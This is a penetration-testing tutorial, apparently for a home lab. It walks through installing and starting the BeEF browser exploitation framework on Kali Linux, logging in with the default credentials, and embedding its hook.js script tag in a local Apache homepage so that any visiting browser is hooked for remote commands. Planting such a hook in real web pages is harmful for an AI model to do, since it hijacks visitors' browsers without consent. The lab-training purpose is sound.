

BeEF on Local Network



BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser. ... **BeEF** will hook one or more web browsers and use them as beachheads for launching directed **command** modules and further attacks against the system from within the browser context.

How to use BeEF on Local Network?

Step 1:

Install BeEF on your kali linux machine.

For root user, use command:

```
(root@kali)-[~]  
# apt install beef-xss
```

For standard user, use command

```
(kali@kali)-[~]  
$ sudo apt install beef-xss
```

Step 2:

Since we will use localhost webpage, we need to start the apache service by using the command **service apache2 start**.

```
(root@kali)-[~]  
# service apache2 start
```

Step 3:

Start the BeEF. You can start BeEF by using kali GUI or command line.


Using command line:

Use the command **beef-xss**. After using this command, the BeEF service will start and you will be redirected to the local BeEF control panel at **127.0.0.1/ui/panel**

```
(root@kali) ~ # beef-xss
```

Using Kali GUI

Go to Kali Start and scroll down to **System Services**, Here you can **Start or Stop** the BeEF. By clicking start will start the BeEF service and redirect you to local BeEF control panel at **127.0.01/ui/panel**.



Step 4:

Copy the hook script given when starting BeEF.

*This hook script is a javascript needed for the browser to be hooked by BeEF

```
root@kali: ~  
File Actions Edit View Help  
# beef-xss  
[i] GeoIP database is missing  
[i] Run geoipupdate to download / update Maxmind GeoIP database  
[*] Please wait for the BeEF service to start.  
[*]  
[*] You might need to refresh your browser once it opens.  
[*]  
[*] Web UI: http://127.0.0.1:3000/ui/panel  
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>  
[*] Example: <script src= http://127.0.0.1:3000/hook.js"></script>  
  
● beef-xss.service - beef-xss  
   Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor preset: disabled)  
   Active: active (running) since Sat 2021-05-01 11:26:12 EDT; 5s ago  
     Main PID: 2327 (ruby)  
       Tasks: 10 (limit: 2296)  
      Memory: 116.7M  
         CPU: 5.526s  
    CGroup: /system.slice/beef-xss.service  
            └─2327 ruby /usr/share/beef-xss/beef  
              └─2339 nodejs /tmp/execjs20210501-2327-18ea40yjs  
  
May 01 11:26:12 kali systemd[1]: Started beef-xss.  
May 01 11:26:16 kali beef[2327]: [11:26:15][*] Browser Exploitation Framework (BeEF) 0.5.0.0  
May 01 11:26:16 kali beef[2327]: [11:26:15]      |      |      |      |      |      |      |      |      |      |  
May 01 11:26:16 kali beef[2327]: [11:26:15]      |      |      |      |      |      |      |      |      |      |  
May 01 11:26:16 kali beef[2327]: [11:26:15]      |      |      |      |      |      |      |      |      |      |  
May 01 11:26:16 kali beef[2327]: [11:26:15]      |      |      |      |      |      |      |      |      |      |  
May 01 11:26:16 kali beef[2327]: [11:26:15]      |      |      |      |      |      |      |      |      |      |  
May 01 11:26:16 kali beef[2327]: [11:26:15][*] Project Creator: Wade Alcorn (@WadeAlcorn)  
May 01 11:26:16 kali beef[2327]: -- migration_context()  
May 01 11:26:16 kali beef[2327]:      → 0.0110s  
May 01 11:26:16 kali beef[2327]: [11:26:16][*] BeEF is loading. Wait a few seconds ...  
  
[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5 ... 4 ... 3 ... 2 ... 1 ...
```

Step 5:


Navigate to path `/var/www/html` . This path is the path for the local webserver.

Open the **index.html** file using text editor and paste the script

```
* /var/www/html/index.html - Mousepad  
File Edit Search View Document Help  
Warning: you are using the root account. You may harm your system.  
  
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-  
<html xmlns="http://www.w3.org/1999/xhtml">  
  <head>  
    <script src="http://<IP>:3000/hook.js"></script>  
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />  
    <title>Apache2 Debian Default Page: It works</title>  
    <style type="text/css" media="screen">  
  * {  
    margin: 0px 0px 0px 0px;  
    padding: 0px 0px 0px 0px;  
  }  
</head>  
</html>
```

In the script, the **<IP>** is the IP address of your current kali machine.

*In my case, the IP address of my kali machine is **10.0.2.5**



```
File Edit Search View Document Help

Warning: you are using the root account. You may harm your system.

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-t
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>

    <script src="http://10.0.2.5:3000/hook.js"></script>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Debian Default Page: It works</title>
    <style type="text/css" media="screen">
  * {
    margin: 0px 0px 0px 0px;
  }

```

After setting the local IP address, **save** the file.


Step 6:

Go to the **127.0.0.1:3000/ui/panel** and log in.

The default credentials for this page is:

Username = beef

Password = beef




*This is the page when you are already logged in.


Step 7:

In the local machine, access the local web server

*In my case, the local web server is on **10.0.2.5** IP address and the IP address of the kali machine



As soon as the local machine accesses the local web server the javascript will automatically execute and the browser was already hooked because the hook script was embedded on the **index.html** which is the homepage of the web server.



Now the browser of the local machine was hooked. You can check the details of the browser or even start executing commands to the hooked browser.